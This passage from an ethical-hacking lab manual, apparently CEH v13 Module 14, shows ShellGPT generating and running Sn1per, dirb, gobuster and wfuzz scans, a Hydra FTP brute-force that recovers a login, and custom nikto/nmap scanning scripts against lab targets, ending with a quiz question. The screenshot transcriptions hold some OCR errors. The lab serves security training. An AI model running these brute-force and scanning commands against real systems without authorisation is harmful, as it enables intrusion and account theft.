10. To perform a vulnerability scan on web application using Sniper tool run **sgpt --shell "Use Sn1per tool and scan the target url www.moviescope.com for web vulnerabilities and save result in file scan3.txt"** command.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a terminal window on a Linux desktop environment. The title bar indicates it's a "sgpt --shell" session. The terminal content shows the execution of the command `#sgpt --shell "Use Sn1per tool and scan the target url www.moviescope.com for web vulnerabilities and save the result in file scan3.txt" - ParrotOS` and its output. The output includes configuration loading, saving loot to files, and scanning the target URL. A watermark for "Hacking Web servers" is visible in the background of the terminal window.

```
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Use Sn1per tool and scan the target url www.moviescope.com for web vulnerabilities and save the result in file scan3.txt"
sniper -t www.moviescope.com -w scan3.txt
[E]xecute, [D]escribe, [A]bort: E
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/scan3.txt [OK]
[*] Scanning www.moviescope.com [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/scan3.txt [OK]
[*] Scanning www.moviescope.com [OK]

+ -- ---=[https://sn1persecurity.com
+ -- ---=[Sn1per v9.2 by @xer0dayz
CEHV13 Module 14
=====
:27)x* GATHERING DNS INFO
Menu sgpt --shell "Use Sn1p...
```

11. To identify files of a web application run **sgpt --shell "Scan the web content of target url www.moviescope.com using Dirb"** command.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a terminal window titled "sgpt --shell "Scan the web content of the target url www.moviescope.com using Dirb" - Parrot Terminal". The terminal is running as root on a Parrot OS system. The command entered is "#sgpt --shell "Scan the web content of the target url www.moviescope.com using Dirb"" followed by "dirb http://www.moviescope.com". The user then types "[E]xecute, [D]escribe, [A]bort: E" and presses Enter. The output of the DIRB scan is displayed, showing the start time (Wed May 22 08:11:41 2024), URL base (http://www.moviescope.com/), wordlist file (common.txt), and generated words (4612). The scan results list various directories found at the target URL.

```
Applications Places System └─ sgpt --shell "Scan the web content of the target url www.moviescope.com using Dirb" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
└─ #sgpt --shell "Scan the web content of the target url www.moviescope.com using Dirb"
dirb http://www.moviescope.com
[E]xecute, [D]escribe, [A]bort: E

[+] attackert's Home
-----
DIRB v2.22
By The Dark Raver
-----
README LICENSE

START_TIME: Wed May 22 08:11:41 2024
URL_BASE: http://www.moviescope.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
[+] (1) Nmap Module
---- Scanning URL: http://www.moviescope.com/ ----
==> DIRECTORY: http://www.moviescope.com/css/
==> DIRECTORY: http://www.moviescope.com/db/
==> DIRECTORY: http://www.moviescope.com/DB/
==> DIRECTORY: http://www.moviescope.com/images/
==> DIRECTORY: http://www.moviescope.com/Images/
==> DIRECTORY: http://www.moviescope.com/js/
==> DIRECTORY: http://www.moviescope.com/twitter/
[+] Menu ┌ sgpt - shell "Scan the ...
```

12. Run **sgpt --shell "Scan the web content of target url www.moviescope.com using Gobuster"** command to identify directories using Gobuster.

In the prompt type **E** and press **Enter** to execute the command.

```
sgpt --shell "Scan the web content of target url www.moviescope.com using Gobuster" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#sgpt --shell "Scan the web content of target url www.moviescope.com using Gobuster"
gobuster dir -u http://www.moviescope.com -w /usr/share/wordlists/dirb/common.txt
[E]xecute, [D]escribe, [A]bort: E
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          http://www.moviescope.com
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2024/05/22 08:17:16 Starting gobuster
=====
/css (Status: 301)
/db (Status: 301)
/DB (Status: 301)
/images (Status: 301)
/Images (Status: 301)
/js (Status: 301)
/twitter (Status: 301)
=====
2024/05/22 08:17:18 Finished
```

13. To perform FTP bruteforce attack run **sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"** command.

In the prompt type **E** and press **Enter** to execute the command.

```
Applications Places System ssgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists" - Parrot OS
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─# ssgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"
hydra -L /home/attacker/Wordlists/usernames.txt -P /home/attacker/Wordlists/passwords.txt ftp://10.10.1.11
[E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
[ADM] License: https://github.com/vanhauser-thc/thc-hydra

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 06:24:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11    login: Martin    password: apple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 06:24:03
[root@parrot]~[/home/attacker]
└─#
```

14. Run `sgpt --chat wah --shell "create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"` to automate web application hacking tasks with custom scripts.

In the prompt type **E** and press **Enter** to execute the command.

```
Applications Places System Wed May 22, 08:23
sgpt --chat wah --shell "create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
#sgpt --chat wah --shell "create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
echo '#!/bin/bash
target="www.certifiedhacker.com"
# Web Application Footprinting
echo "Starting web application footprinting for $target"
whatweb $target
wafw00f $target

# Vulnerability Scanning
echo "Starting vulnerability scanning for $target"
nikto -h $target
nmap -sV --script=http-vuln* $target

# Save results
mkdir -p ~/scans/$target
whatweb $target > ~/scans/$target/footprinting.txt
wafw00f $target >> ~/scans/$target/footprinting.txt
nikto -h $target > ~/scans/$target/vulnerability_scan.txt
nmap -sV --script=http-vuln* $target >> ~/scans/$target/vulnerability_scan.txt
CEHv13 Module 14
echo "Scanning completed for $target"
! > footprint_vuln_scan.sh && chmod +x footprint_vuln_scan.sh && ./footprint_vuln_scan.sh
[E]xecute, [D]escribe, [A]bort: E
Menu sgpt--chat wah--shel...
```

```
Applications Places System Wed May 22, 08:24
sgpt --chat wah --shell "create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
File Edit View Search Terminal Help
http://www.certifiedhacker.com [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPServer[Apache], IP[162.241.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Moved Permanently]
https://www.certifiedhacker.com/ [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.21.6], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/javascript], Title[Certified Hacker], UncommonHeaders[host-header,x-server-cache,x-proxy-cache], nginx[1.21.6]

README.license
Trash
Hacking Web Servers ~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit


[*] Checking https://www.certifiedhacker.com
[+] The site https://www.certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
Starting vulnerability scanning for www.certifiedhacker.com
Menu sgpt--chat wah--shel...
```

```
Applications Places System Terminal Help
sgpt --chat wah --shell "create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
File Edit View Search Terminal Help
[~] Number of requests: 2 rule 16
Starting vulnerability scanning for www.certifiedhacker.com
- Nikto v2.5.0
-----
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2024-05-22 08:23:27 (GMT-4)
-----
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://www.certifiedhacker.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:           2024-05-22 08:32:50 (GMT-4) (563 seconds)
-----
+ 1 host(s) tested
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 08:32 EDT
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.14s latency).
Menu sgpt--chat wah--shel...
```

```
Applications Places System Terminal Help
sgpt --chat wah --shell "create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
File Edit View Search Terminal Help
+ 1 host(s) tested
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 08:32 EDT
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.14s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 981 closed tcp ports (reset)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          Pure-FTPD
22/tcp    open      ssh          OpenSSH 7.4 (protocol 2.0)
25/tcp    open      tcpwrapped
26/tcp    open      smtp         Exim smtpd 4.96.2
53/tcp    open      domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open      http         Apache httpd
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-server-header: Apache
110/tcp   open      pop3        Dovecot pop3d
143/tcp   open      imap        Dovecot imapd
443/tcp   open      ssl/http    Apache httpd
| http-server-header:
|   Apache
|_ nginx/1.21.6
465/tcp   open      ssl/smtps?
587/tcp   open      tcpwrapped
646/tcp   filtered  ldp
993/tcp   open      ssl/imap    Dovecot imapd
Menu sgpt--chat wah--shel...
```

15. To create a custom python script for web application scanning run **sgpt --chat wah --shell "create and run a custom python script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"** command.

In the prompt type **E** and press **Enter** to execute the command.



The screenshot shows a terminal window on a Linux desktop environment. The title bar indicates the window is titled "sgpt --chat wah --shell". The terminal content displays a Python script named "wah.py". The script performs the following steps:

- Imports the "os" module.
- Sets the target URL to "www.certifiedhacker.com".
- Performs "Web Application Footprinting" using the "whatweb" and "wafw00f" commands.
- Performs "Vulnerability Scanning" using the "nikto -h" and "nmap -sV --script=http-vuln\*" commands.
- Saves the results to files named "footprinting.txt" and "vulnerability\_scan.txt" in the directory "~/scans/{target}".

```
#sgpt --chat wah --shell "create and run a custom python script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
echo 'import os
target = "www.certifiedhacker.com"

# Web Application Footprinting
print(f"Starting web application footprinting for {target}")
os.system(f"whatweb {target}")
os.system(f"wafw00f {target}")

# Vulnerability Scanning
print(f"Starting vulnerability scanning for {target}")
os.system(f"nikto -h {target}")
os.system(f"nmap -sV --script=http-vuln* {target}")

# Save results
os.makedirs(f"~/scans/{target}", exist_ok=True)
with open(f"~/scans/{target}/footprinting.txt", "w") as footprint_file:
    footprint_file.write(os.popen(f"whatweb {target}").read())
    footprint_file.write(os.popen(f"wafw00f {target}").read())
with open(f"~/scans/{target}/vulnerability_scan.txt", "w") as vuln_scan_file:
    vuln_scan_file.write(os.popen(f"nikto -h {target}").read())
    vuln_scan_file.write(os.popen(f"nmap -sV --script=http-vuln* {target}").read())'
```

```
Applications Places System Terminal Help
File Edit View Search Terminal Help
manently] CEHv13 Module 16
https://www.certifiedhacker.com/ [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.21.6], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/javascript], Title[Certified Hacker], UncommonHeaders[host-header,x-server-cache,x-proxy-cache], nginx[1.21.6]
attacker@Home

      / \ 
      ( W00f! )
      \_ / 
      | '-' . / / 
      /" -/ / / 
      *==* / 
      / )_// 
      / / /---\ 
      \V\ / | 
      CEHv13 Module 16 
      Hacking Modules 
      Servers

      404 Hack Not Found
      405 Not Allowed
      403 Forbidden
      502 Bad Gateway
      500 Internal Error

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
CEHv13 Module 14

[*] Checking https://www.certifiedhacker.com
[+] The site https://www.certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
Menu sgpt--chat wah--shel...
```

```
Applications Places System Terminal Help
File Edit View Search Terminal Help
[*] Checking https://www.certifiedhacker.com
[+] The site https://www.certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
Starting vulnerability scanning for www.certifiedhacker.com
- Nikto v2.5.0
-----
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2024-05-22 08:46:07 (GMT-4)
-----
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://www.certifiedhacker.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress
+ Scan terminated: 19 error(s) and 3 item(s) reported on remote host
+ End Time:           2024-05-22 08:55:20 (GMT-4) (553 seconds)
-----
+ 1 host(s) tested
Menu sgpt--chat wah--shel...
```

The screenshot shows a terminal window with the following output:

```
+ 1 host(s) tested (Hacking Wireless)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 08:55 EDT
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.14s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 980 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          Pure-FTPD
22/tcp    open     ssh          OpenSSH 7.4 (protocol 2.0)
25/tcp    open     smtp         Exim smtpd 4.96.2
26/tcp    open     smtp         Exim smtpd 4.96.2
53/tcp    open     domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    filtered http
110/tcp   open     pop3        Dovecot pop3d
143/tcp   open     imap        Dovecot imapd
443/tcp   open     ssl/http    Apache httpd
| http-server-header:
|   Apache
|_ nginx/1.21.6
465/tcp   open     ssl/smtp    Exim smtpd 4.96.2
587/tcp   open     smtp        Exim smtpd 4.96.2
646/tcp   filtered ldp
993/tcp   open     ssl/imap    Dovecot imapd
995/tcp   open     ssl/pop3   Dovecot pop3d
2222/tcp  open     ssh          OpenSSH 7.4 (protocol 2.0)
```

16. To create a custom python script for web application scanning run **sgpt --chat wah --shell "create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url is www.certifiedhacker.com"** command.

In the prompt type **E** and press **Enter** to execute the command.

```
Applications Places System Thu May 23, 01:00
sgpt --chat wah --shell "create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url is www.certifiedhacker.com"
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
└─#sgpt --chat wah --shell "create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url is www.certifiedhacker.com"
echo "import os
import subprocess
from urllib.parse import urlparse

# Web application footprinting with built-in modules
def web_footprinting(url):
    parsed_url = urlparse(url)
    hostname = parsed_url.netloc

    # Gather information using different footprinting techniques
    print('Gathering information about:', hostname)

    # DNS lookup
    dns_info = subprocess.getoutput(f'host {hostname}')
    print('DNS Lookup:', dns_info)

    # Whois lookup
    whois_info = subprocess.getoutput(f'whois {hostname}')
    print('Whois Lookup:', whois_info)

    # Perform nmap scan for service enumeration
    nmap_info = subprocess.getoutput(f'nmap -sV {hostname}')"
Menu sgpt--chat wah--shel...
```

```
Applications Places System Thu May 23, 01:01
sgpt --chat wah --shell "create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url is www.certifiedhacker.com"
File Edit View Search Terminal Help
Gathering information about: www.certifiedhacker.com
DNS Lookup: www.certifiedhacker.com is an alias for certifiedhacker.com.
certifiedhacker.com has address 162.241.216.11
certifiedhacker.com mail is handled by 0 mail.certifiedhacker.com.
Whois Lookup: No match for "WWW.CERTIFIEDHACKER.COM".
>>> Last update of whois database: 2024-05-23T04:58:16Z <<<

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
Menu sgpt--chat wah--shel...
```

The screenshot shows a terminal window with the following output:

```
Applications Places System 
File Edit View Search Terminal Help 
Thu May 23, 01:10:09 2024

sgpt --chat wah --shell "create and run a custom python script which will run web application footprinting tasks to gather information and the

Nmap done: 1 IP address (1 host up) scanned in 150.80 seconds
Starting vulnerability scanning on: www.certifiedhacker.com
Nikto Scan Results: - Nikto v2.5.0

+ Target IP:          162.241.216.11
+ Target Hostname:   www.certifiedhacker.com
+ Target Port:        80
+ Start Time:        2024-05-23 01:01:09 (GMT-4)

-----[REDACTED]-----
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://www.certifiedhacker.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 19 error(s) and 3 item(s) reported on remote host
+ End Time:          2024-05-23 01:10:09 (GMT-4) (540 seconds)

-----[REDACTED]-----
+ 1 host(s) tested
[root@parrot]# [/home/attacker]
#
```

At the bottom of the terminal window, the status bar displays: "Menu sgpt --chat wah --shel..."

17. To perform Web application fuzz testing using ShellGPT run **sgpt --shell "Fuzz the target url www.moviescope.com using Wfuzz tool"** command.

In the prompt type **E** and press **Enter** to execute the command.

```
sgt --shell "Fuzz the target url www.moviescope.com using Wfuzz tool" - Parrot Terminal
[sudo] password for root:
[root@parrot]~[/home/attacker]
#sgpt --shell "Fuzz the target url www.moviescope.com using Wfuzz tool"
wtfuzz -c -z file,/usr/share/wordlists/wfuzz/general/common.txt --hc 404 http://www.moviescope.com/FUZZ
[E]xecute, [D]escribe, [A]bort: E
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Open
ssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more info
rmation.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

Target: http://www.moviescope.com/FUZZ  
Total requests: 951

ID	Response	Lines	Word	Chars	Payload
000000224:	301	1 L	10 W	153 Ch	"css"
000000241:	301	1 L	10 W	152 Ch	"db"
000000413:	301	1 L	10 W	156 Ch	"images"
000000456:	301	1 L	10 W	152 Ch	"js"

Total time: 0.648525  
Processed Requests: 951

18. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform Web Application Hacking.
19. This concludes the demonstration of Webserver footprinting and attacks using ShellGPT.
20. Close all open windows and document all the acquired information.

#### Question 14.4.1.1

Write a prompt using ShellGPT and execute it on the Parrot Security machine to check if website <https://www.certifiedhacker.com> is protected with a web application firewall using wafwoof. Enter the name of the web application firewall found during the scan.